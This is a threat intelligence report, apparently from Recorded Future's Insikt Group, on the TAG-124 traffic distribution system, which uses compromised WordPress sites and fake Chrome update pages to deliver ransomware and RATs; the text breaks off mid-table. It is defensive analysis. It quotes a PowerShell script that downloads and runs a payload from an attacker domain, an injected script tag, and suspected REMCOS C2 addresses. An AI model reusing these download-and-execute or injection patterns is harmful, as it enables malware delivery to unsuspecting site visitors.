
CYBER
THREAT
ANALYSIS

Recorded Future®

By Insikt Group®

January 30, 2025



# TAG-124's Multi-Layered TDS Infrastructure and Extensive User Base

**TAG-124's multi-tiered infrastructure consists of compromised WordPress sites, payload servers, a central server, a suspected management server, an auxiliary panel**, and various other components.

**The operators behind TAG-124 show high levels of activity,** frequently updating compromised WordPress sites, setting up new servers, and refining TDS-related conditional logic and infection techniques.

**Numerous threat actors have relied on or continue to use TAG-124,** including the operators of Rhysida and Interlock ransomware, as well as several other high-profile threat groups.

*Analysis cut-off date: January 7, 2025*

## Executive Summary

Insikt Group has identified multi-layered infrastructure linked to a traffic distribution system (TDS) tracked by Recorded Future as TAG-124, which overlaps with threat activity clusters known as LandUpdate808, 404TDS, KongTuke, and Chaya_002. TAG-124 comprises a network of compromised WordPress sites, actor-controlled payload servers, a central server, a suspected management server, an additional panel, and other components. The threat actors behind TAG-124 demonstrate high levels of activity, including regularly updating URLs embedded in the compromised WordPress sites, adding servers, refining TDS logic to evade detection, and adapting infection tactics, as demonstrated by their recent implementation of the ClickFix technique.

Insikt Group identified multiple threat actors using TAG-124 within their initial infection chains, including operators of Rhysida ransomware, Interlock ransomware, TA866/Asylum Ambuscade, SocGholish, D3F@CK Loader, TA582, and others. Notably, the shared use of TAG-124 reinforces the connection between Rhysida and Interlock ransomware, which are already linked through similarities in tactics, tools, encryption behaviors, ransom note themes, code overlaps, and data exfiltration techniques. Insikt Group expects that TAG-124 will continue its operations within the increasingly sophisticated and specialized cybercriminal ecosystem, enhance its effectiveness, and attract additional users and partners.

## Key Findings

- Insikt Group identified multi-layered infrastructure linked to a TDS tracked as TAG-124. This infrastructure includes a network of compromised WordPress sites, likely actor-controlled payload servers, a central server, a suspected management server, and an additional panel, among other components.
- The threat actor(s) associated with TAG-124 appear highly active, regularly updating URLs on compromised WordPress sites to evade detection, adding new servers to their infrastructure, and improving TDS-linked conditional logic and infection tactics.
- Multiple threat actors are assessed to incorporate TAG-124's service into their initial infection chains, including operators of Rhysida ransomware, Interlock ransomware, TA866/Asylum Ambuscade, SocGholish, D3F@CK Loader, TA582, and others.
- While Rhysida and Interlock ransomware have been associated with each other due to similarities in tactics, tools, encryption behaviors, ransom note themes, overlaps in code, and data exfiltration techniques, the shared use of TAG-124 reinforces this connection.

# Background

TAG-124, which overlaps with LandUpdate808, 404TDS, KongTuke, and Chaya_002, is a TDS used to distribute malware on behalf of various threat actors, including operators of Rhysida ransomware, Interlock ransomware, TA866/Asylum Ambuscade, SocGholish, D3F@CK Loader, and TA582, among others (1, 2, 3). A TDS typically refers to a system used to analyze and redirect web traffic based on parameters like geolocation or device type, funneling only specific visitors to malicious destinations such as phishing sites, malware, or exploit kits, while evading detection and optimizing cybercriminal campaigns.

More specifically, TAG-124 operates by injecting malicious JavaScript code into compromised WordPress websites. When visitors access an infected website, they unknowingly load attacker-controlled resources designed to manipulate them into completing actions that result in the download and execution of malware. TAG-124 often deceives victims by presenting the malware as a required Google Chrome browser update.

In more recent variations, TAG-124 has been observed using the ClickFix technique. This approach displays a dialog instructing visitors to execute a command pre-copied to their clipboard. Once a visitor runs the command, it initiates a multi-stage process that downloads and executes the malware payload.

# Threat Analysis

## TAG-124

Insikt Group identified multi-layered infrastructure associated with the TDS TAG-124. This infrastructure comprises a network of compromised WordPress sites, likely actor-controlled payload servers, a central server whose exact purpose remains unclear at the time of analysis, a suspected management server, and an additional management panel. If visitors fulfill specific criteria, the compromised WordPress websites display fake Google Chrome update landing pages, which ultimately lead to malware infections as discussed in the Users of TAG-124 section of this report (see **Figure 1**).




***Figure 1:*** *TAG-124's high-level infrastructure setup (Source: Recorded Future)*

## *Compromised WordPress Websites*

TAG-124's infrastructure consists of an extensive network of WordPress websites (see **Appendix A**). These websites appear to lack a consistent theme regarding industry, topic, or geography, suggesting they were likely compromised opportunistically through exploits or by acquiring credentials, such as those obtained via infostealers.

### *First-Stage WordPress Websites in Initial Delivery*

The compromised websites of the first stage in the initial delivery phase typically include a `script` tag with an `async` attribute at an arbitrary location in the document object model (DOM), enabling the loading of an external JavaScript file in parallel with the page to avoid rendering delays (see **Figure 2**).

```
<script async="" src="https://vicrin[.]com/metrics.js">
```

***Figure 2:*** *Script tag in DOM used to load external JavaScript file (Source: URLScan)*

The JavaScript filename has changed frequently over time, with earlier names following recognizable patterns (such as `metrics.js`) and more recent ones appearing to be randomly formatted (such as `hpms1989.js`). Example filenames include:

- `3561.js`
- `365h.js`
- `e365r.js`
- `hpms1989.js`
- `metrics.js`
- `nazvanie.js`
- `web-analyzer.js`
- `web-metrics.js`
- `web.js`
- `wp-config.js`
- `wp.js`

Notably, the threat actors appear to be regularly updating the URLs on the compromised websites. For instance, the website associated with *www[.]ecowas[.]int* has consistently changed the URL used to fetch the JavaScript file. This behavior indicates that the threat actors maintain ongoing access to these WordPress sites and frequently alter the URLs, including the domain and JavaScript filename, likely to evade detection.

Although many of the compromised WordPress websites appear to be associated with lesser-known organizations, Insikt Group identified notable cases, including a subdomain linked to the Polish Centre for Testing and Certification, *www[.]pcbc[.]gov[.]pl*, and the domain of the Economic Community of West African States (ECOWAS) (*www[.]ecowas[.]int*). Both have been compromised and used in TAG-124 campaigns.


### *Final Stage WordPress Websites in Initial Delivery*

If visitors meet specific criteria, which could not be fully determined, the compromised WordPress domains typically present fake Google Chrome update landing pages. These pages prompt users to click a download button, triggering the download of the actual payload from designated endpoints on a secondary set of compromised WordPress websites, including but likely not limited to:

- `/wp-admin/images/wfgth.php`
- `/wp-includes/pomo/update.php`
- `/wp-content/upgrade/update.php`
- `/wp-admin/images/rsggj.php`


### Fake Google Chrome Update Landing Pages

Insikt Group discovered two variants of fake Google Chrome update landing pages associated with TAG-124 (see **Figure 3**). According to URLScan submission data, Variant 1 has been active longer, with its earliest submission recorded on April 24, 2024.



You are using an older version of Chrome

Update now to keep Chrome browser running smoothly and securely



The browser built to be fast

☑ Help make Google Chrome better by automatically sending usage statistics and crash reports to Google. Learn more

By downloading Chrome, you agree to the Google Terms of Service and Chrome and ChromeOS Additional Terms of Service

***Figure 3**: Fake Google Chrome update variant 1 (left) and 2 (right) (Source: URLScan, URLScan)*

Only victims meeting a specific set of still unknown conditions are directed to the fake Google Chrome update landing page, resulting in the observation of only a limited number of domains (see **Table 1**). These domains can be attributed to TAG-124 based on the URLs embedded in the DOM, public reporting, or other indicators. Notably, the threat actors consistently misspell the word "`referer`" as "`refferer`" in the query parameter, a typographical error observed in earlier reports.

| Domain | Notes | Variant |
|---|---|---|
| www[.]reloadinternet[.]com | Linked to *www[.]netzwerkreklame[.]de* | 1 |
| selectmotors[.]net | Linked to *www[.]netzwerkreklame[.]de* | 1 |
| mgssoft[.]com | Linked to *www[.]netzwerkreklame[.]de* | 1 |
| www[.]lovebscott[.]com | Linked to *sustaincharlotte[.]org* | 1 |
| evolverangesolutions[.]com | Linked to *sustaincharlotte[.]org* | 1 |
| www[.]ecowas[.]int | Linked to *www[.]pawrestling[.]net* | 1 |
| ns1[.]webasatir[.]ir | Linked to *true-blood[.]net*, which has been previously associated with TAG-124 | 2 |
| avayehazar[.]ir | Linked to *true-blood[.]net* | 2 |
| cvqrcode[.]lpmglobalrelations[.]com | Linked to *true-blood[.]net* | 2 |

| Domain | Notes | Variant |
|---|---|---|
| mktgads[.]com | Linked to *true-blood[.]net* | 2 |
| incalzireivar[.]ro | Linked to *true-blood[.]net* | 2 |
| gmdva[.]org | Linked to *true-blood[.]net* | 2 |
| www[.]de[.]digitaalkantoor[.]online | Linked to *true-blood[.]net* | 2 |
| elamoto[.]com | Linked to TAG-124 and has the typographical error in the query parameter; it was redirected from *winworld[.]es*, a domain associated with Spain-based WinWorld, a company specializing in computer support and services | 2 |

***Table 1:*** *Likely compromised websites hosting fake Google Chrome update pages (Source: Recorded Future)*


### *Likely Threat Actor-Owned Domain*

While the domains listed in **Table 1** are likely compromised, Insikt Group analyzed URLs present on websites hosted on two additional domains (see **Table 2**). Our analysis suggests these domains are highly likely connected to TAG-124.

| Domain | Notes | Variant |
|---|---|---|
| update-chronne[.]com | Contained link to *true-blood[.]net* | 1 |
| sollishealth[.]com | Contained links to *edveha[.]com* and *espumadesign[.]com*; both were previously associated with TAG-124 | 2 |

***Table 2:*** *Additional domains found via visual similarity search (Source: Recorded Future)*

The domain *update-chronne[.]com*, hosted behind Cloudflare, appears to be owned by the threat actors as it directly impersonates Google Chrome (see **Figure 4**). At the time of analysis, the domain was still active, indexed by Google Search, and hosted the file `Release.zip`, which was identified as REMCOS RAT.




Update now to keep your Chrome browser running fast and secure.

☑ Help make Google Chrome better by automatically sending usage statistics and crash reports to Google. Learn more

By downloading Chrome, you agree to the Google Terms of Service and Chrome and ChromeOS Additional Terms of Service

***Figure 4:*** *Google Chrome fake update landing page on update-chronne[.]com (Source: Recorded Future)*

Notably, when a victim clicks the "Update Chrome" button, the website redirects to *downloading[.]bplnetempresas[.]com*, which shows the IP address *146.70.41[.]191* combined with three different ports (see **Figure 5**). This IP address has previously been associated with REMCOS RAT.


downloading.bplnetempresas.
downloading.bplnetempresas.com
Activate Windows
Go to Settings to activate Windows.
11:55 AM
12/2/2024

```
146.70.41.191:8808 146.70.41.191:7707 146.70.41.191:6606
```

***Figure 5:*** *Suspected REMCOS RAT command-and-control (C2) server shown on downloading[.]bplnetempresas[.]com (Source: Recorded Future)*


Additionally, the domain hosted a file named `moc.txt`, containing a PowerShell script designed to download and execute the contents of `Release.zip` (see **Figure 6**). The URL was redirected via the shortened URL *https://wl[.]gl/25dW64*.

```
$webClient = New-Object System.Net.WebClient
$url1 = "https://update-chronne[.]com/Release.zip"
$zipPath1 = "$env:TEMP\mgz.zip"
$webClient.DownloadFile($url1, $zipPath1)
$extractPath1 = "$env:TEMP\file"
Expand-Archive -Path $zipPath1 -DestinationPath $extractPath1
Start-Process -FilePath $env:TEMP\file\Set-upx.exe
```

***Figure 6:*** *PowerShell script hosted on https://update-chronne[.]com/moc.txt as of September 12, 2024 (Source: URLScan)*

### *Suspected Shell Website*

Both *update-chronne[.]com* and *downloading[.]bplnetempresas[.]com* hosted a website seemingly associated with "YSOFEL", which appears to be a Brazilian organization (see **Figure 7**). However, no information about this organization could be found online, indicating that it is likely a fictitious entity.



Solucionando desafios empresariais com inovação

Somos a YSOFEL, uma empresa dedicada a encontrar soluções inovadoras para os desafios empresariais. Com uma abordagem centrada no cliente, estamos prontos para ajudar a sua empresa a alcançar o sucesso e prosperar no mundo dos negócios.

Utilizamos cookies para melhorar o sítio e a sua experiência de utilização. Ao continuar a utilizar o sítio, o utilizador concorda com a utilização de cookies. Pode sempre desativar os cookies nas definições do seu browser. Saiba mais

***Figure 7:*** *Suspected shell website linked to a fake Brazilian organization (Source: URLScan)*

Insikt Group identified several other domains, some of which are noted in the Compromised WordPress Websites section (such as *mktgads[.]com*), while others appear to impersonate Google (such as *check-googlle[.]com*) (see **Table 3**). This suggests that the website may function as a "shell website", potentially used to age domains or to display content only when visitors meet specific criteria.

| Domain | IP Address | First Seen | Last Seen | Notes |
|---|---|---|---|---|
| challinksch[.]com | Cloudflare | 2024-09-05 | 2025-01-05 | Hosted PowerShell script to download PuTTY and linked to AsyncRAT |
| chalnlizt[.]org | Cloudflare | 2024-08-21 | 2025-01-07 | Hosted PowerShell script |
| check-googlle[.]com | Cloudflare | 2024-09-09 | 2025-01-07 | N/A |
| cihainlst[.]org | Cloudflare | 2024-08-21 | 2025-01-07 | N/A |
| io-suite-web[.]com | Cloudflare | 2024-08-14 | 2025-01-07 | N/A |
| miner-tolken[.]com | Cloudflare | 2024-09-06 | 2025-01-07 | N/A |
| ronnin-v2[.]com | Cloudflare | 2024-05-27 | 2025-01-07 | N/A |
| symdilatic[.]com | Cloudflare | 2024-08-20 | 2025-01-07 | N/A |
| symbieitc[.]com | Cloudflare | 2024-08-21 | 2025-01-04 | N/A |
| symdlotic[.]com | Cloudflare | 2024-08-21 | 2025-01-07 | N/A |
| synbioltic[.]com | Cloudflare | 2024-08-21 | 2025-01-07 | N/A |
| symbliatc[.]com | Cloudflare | 2024-08-20 | 2024-12-30 | N/A |
| symbietic[.]com | Cloudflare | 2024-08-19 | 2025-01-07 | N/A |
| comteste[.]com | Cloudflare | 2024-08-19 | 2025-01-07 | N/A |
| symdilotic[.]com | Cloudflare | 2024-08-20 | 2024-12-30 | N/A |
| v2-rubby[.]com | Cloudflare | 2024-05-22 | 2025-01-07 | N/A |

***Table 3:** Domains linked to the same suspected "shell website" linked to the fake Brazilian organization referenced above (Source: Recorded Future)*

It remains uncertain whether all the domains in **Table 3** are malicious or connected to the same activity. However, their shared hosting of the same website, impersonation of other brands (such as ChainList), and partial verification of links to infections make them, at the very least, suspicious.

### *TAG-124 Delivery Servers*

TAG-124 leverages compromised WordPress websites for various components of its infection chains. The servers embedded in the DOMs of these compromised first-stage WordPress sites, as detailed in the First-Stage WordPress Websites in Initial Delivery section, are likely owned by the threat actors. Insikt Group identified a significant network of servers connected to and likely controlled by the TAG-124 threat actors (see **Table 4**).

| Domain | IP Address | First Seen | Last Seen |
|---|---|---|---|
| ambiwa[.]com | 45[.]61[.]136[.]9 | 2024-12-28 | 2025-01-07 |
| gcafin[.]com | 45[.]61[.]136[.]9 | 2024-12-29 | 2025-01-06 |
| discoves[.]com | 45[.]61[.]136[.]9 | 2024-12-26 | 2025-01-06 |
| xaides[.]com | 45[.]61[.]136[.]40 | 2025-01-02 | 2025-01-07 |
| usbkits[.]com | 45[.]61[.]136[.]40 | 2025-01-02 | 2025-01-07 |
| mirugby[.]com | 45[.]61[.]136[.]40 | 2025-01-02 | 2025-01-07 |
| ecrut[.]com | 45[.]61[.]136[.]41 | 2025-01-06 | 2025-01-07 |
| pursyst[.]com | 45[.]61[.]136[.]41 | 2025-01-06 | 2025-01-07 |
